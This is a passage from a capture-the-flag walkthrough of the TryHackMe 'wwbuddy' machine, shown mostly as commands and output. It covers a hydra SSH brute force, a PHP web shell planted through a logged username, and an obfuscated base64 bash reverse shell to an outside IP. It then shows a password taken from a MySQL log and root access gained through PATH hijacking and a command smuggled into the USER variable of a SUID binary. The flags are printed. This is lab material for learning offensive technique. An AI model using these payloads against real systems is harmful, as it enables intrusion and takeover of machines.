04.14.1995
04\14\1995
04|14|1995
04141995
04 14 1995
0414 1995
04-141995
0414-1995
04_141995
0414_1995
1995-04-14
1995_04_14
1995.04.14
1995-14-04
1995_14_04
1995/14/04
and also file with possible usernames:
roberto
henry
wwbuddy
admin
user
root
and tried to use hydra to brute force the login:
hydra -L users.txt -P passwords.txt ssh://wwbuddy -I
But I didn’t manage to connect… let’s keep exploring
Get RCE using admin log view
I went to the /admin endpoint, which we saw earlier and didn’t have privileges to access:

We can first see the flag:
THM{d0nt_try_4nyth1ng_funny}
It shows us all the users that tried to access the /admin endpoint, with no privileges.
What if we will create a user with the username, and try to access the endpoint ?
<?php system($_GET['cmd']);?>

That’s can happen, we got our RCE.
http://wwbuddy/admin/index.php?cmd=id
let’s paste the payload from penelope and get our reverse shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

Escalate to roberto using password found inside /var/log/mysql/general.log
we can find the file config.php, which contains credentials for mysql service:

www-data@wwbuddy:/var/www/html$ cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'password123');
define('DB_NAME', 'app');
Then, we logged into the mysql service with the password password123:
www-data@wwbuddy:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22020
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

However, we can’t find anything interesting… all the passwords are the same (Very interesting why :)
Okay, I executed linpeas and found the file /var/log/mysql/general.log, with read permissions.

Then, I read it:
www-data@wwbuddy:/home$ cat /var/log/mysql/general.log
/usr/sbin/mysqld, Version: 5.7.30-0ubuntu0.18.04.1 ((Ubuntu)). started with:
Tcp port: 3306  Unix socket: /var/run/mysqld/mysqld.sock
Time                 Id Command    Argument
2020-07-25T14:35:56.331972Z         6 Query     show global variables where Variable_Name like "%general%"
2020-07-25T14:36:04.753758Z         6 Quit
2020-07-25T14:41:25.299513Z         8 Connect   root@localhost on  using Socket
2020-07-25T14:41:25.299556Z         8 Connect   Access denied for user 'root'@'localhost' (using password: YES)
2020-07-25T14:41:25.309432Z         9 Connect   root@localhost on  using Socket
2020-07-25T14:41:25.309467Z         9 Connect   Access denied for user 'root'@'localhost' (using password: YES)
2020-07-25T14:41:25.317881Z        10 Connect   root@localhost on  using Socket
2020-07-25T14:41:25.317916Z        10 Connect   Access denied for user 'root'@'localhost' (using password: NO)
2020-07-25T14:56:02.127981Z        11 Connect   root@localhost on app using Socket
2020-07-25T14:56:02.128534Z        11 Quit
2020-07-25T15:01:40.140340Z        12 Connect   root@localhost on app using Socket
2020-07-25T15:01:40.143115Z        12 Prepare   SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:01:40.143760Z        12 Execute   SELECT id, username, password FROM users WHERE username = 'RobertoyVnocsXsf%X68wf'
2020-07-25T15:01:40.147944Z        12 Close stmt
2020-07-25T15:01:40.148109Z        12 Quit
2020-07-25T15:02:00.018314Z        13 Connect   root@localhost on app using Socket
2020-07-25T15:02:00.018975Z        13 Prepare   SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:02:00.019056Z        13 Execute   SELECT id, username, password FROM users WHERE username = 'Roberto'
2020-07-25T15:02:00.089575Z        13 Close stmt
2020-07-25T15:02:00.089631Z        13 Quit
2020-07-25T15:02:00.093503Z        14 Connect   root@localhost on app using Socket
2020-07-25T15:02:00.093662Z        14 Query     SELECT name FROM countries
2020-07-25T15:02:00.094135Z        14 Query     SELECT country, email, birthday, description FROM users WHERE id = 'b5ea6181006480438019e76f8100249e'
2020-07-25T15:02:00.096687Z        14 Query     SELECT * FROM messages WHERE sender = 'b5ea6181006480438019e76f8100249e' OR receiver = 'b5ea6181006480438019e
76f8100249e'
2020-07-25T15:02:00.097056Z        14 Query     SELECT id,username FROM users WHERE id IN ('fc18e5f4aa09bbbb7fdedf5e277dda00', 'be3308759688f3008d01a7ab12041
198') ORDER BY username
2020-07-25T15:02:00.097174Z        14 Quit
2020-07-25T15:06:48.352118Z        15 Connect   root@localhost on app using Socket
2020-07-25T15:06:48.352492Z        15 Quit
This line is very interesting:
2020-07-25T15:01:40.143760Z 12 Execute SELECT id, username, password FROM users WHERE username = 'RobertoyVnocsXsf%X68wf'
I can guess that the password is yVnocsXsf%X68wf, it seems to happen to paste username and the password…
Let’s try to su into roberto, with the password yVnocsXsf%X68wf:

Now, we can read the user flag:
roberto@wwbuddy:~$ cat importante.txt
A Jenny vai ficar muito feliz quando ela descobrir que foi contratada :DD

Não esquecer que semana que vem ela faz 26 anos, quando ela ver o presente que eu comprei pra ela, talvez ela até anima de ir em um encontro comigo.


THM{g4d0_d+_kkkk}
Notice, we need to escalate from here to jenny, but i managed to bypass this, and jump straight into root.
Privilege Escalation to Root using SUID on /bin/authenticate - Unintended solution :D
Using linpeas, we can also detect the binary /bin/authenticate, with SUID bit.

I tried to execute it:

As you can see, I am a developer
roberto@wwbuddy:/tmp$ /bin/authenticate
roberto developer
You are already a developer.
roberto@wwbuddy:/tmp$ id
uid=1001(roberto) gid=1001(roberto) groups=1001(roberto),200(developer)
I downloaded the binary and reverse engineered it using https://dogbolt.org/?id=263790b5-527b-4b80-8e3a-3dff5300046d#BinaryNinja=158.

As you can see, this is the major code:
if (getuid() > 0x3e7)
    {
        if (system("groups | grep developer"))
        {
            char* rax_4 = getenv("USER");
            uid_t uid = getuid();
            setuid(0);
            int64_t line;
            __builtin_strncpy(&line, "usermod -G developer ", 0x2d);
            strncat(&line, rax_4, 0x14);
            int32_t var_54_1 = system(&line);
            puts("Group updated");
            setuid(uid);
            system("newgrp developer");
        }
        else
            puts("You are already a developer.");
    }
    else
        puts("You need to be a real user to be authenticated.");
Okay, so it checks for the first command, if system("groups | grep developer") returns 1, it jumps over the code.
So, let’s put this code inside grep, we can adjust the PATH variable for that:
#!/bin/bash
exit 1
Then, it’ll return fail, because it tells the system it failed, and then it’ll move to next instructions.
Okay, after, we can see it gets the enviroment variable USER, append it to the string usermod -G developer {USER}, and execute it using system, as root.
What if we’ll put inside USER something like ;id ?
Let’s try:
echo -e '#!/bin/bash\nexit 1' > /tmp/grep
chmod +x /tmp/grep
export USER=';id'
export PATH=/tmp:$PATH
/bin/authenticate

WOW, now let’s change the variable to get other command to execute:
export USER=';chmod u+s /bin/bash'
we managed to add SUID bit to /bin/bash, game over..

Okay, since there is limit of length (becuase of the code), let’s insert our payload into file:
echo -e '#!/bin/bash\nprintf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash' > /tmp/rev_shell.sh
chmod +x /tmp/rev_shell.sh
export USER=';/tmp/rev_shell.sh'
/bin/authenticate
This is the payload for penelope reverse shell.

root@wwbuddy:/root# cat root.txt
THM{ch4ng3_th3_3nv1r0nm3nt}
Notice, this wasn’t the intended solution, I think we needed to move to jenny, and from there to move to root.
The bypass was the trick with grep, that i bypassed the developer check :D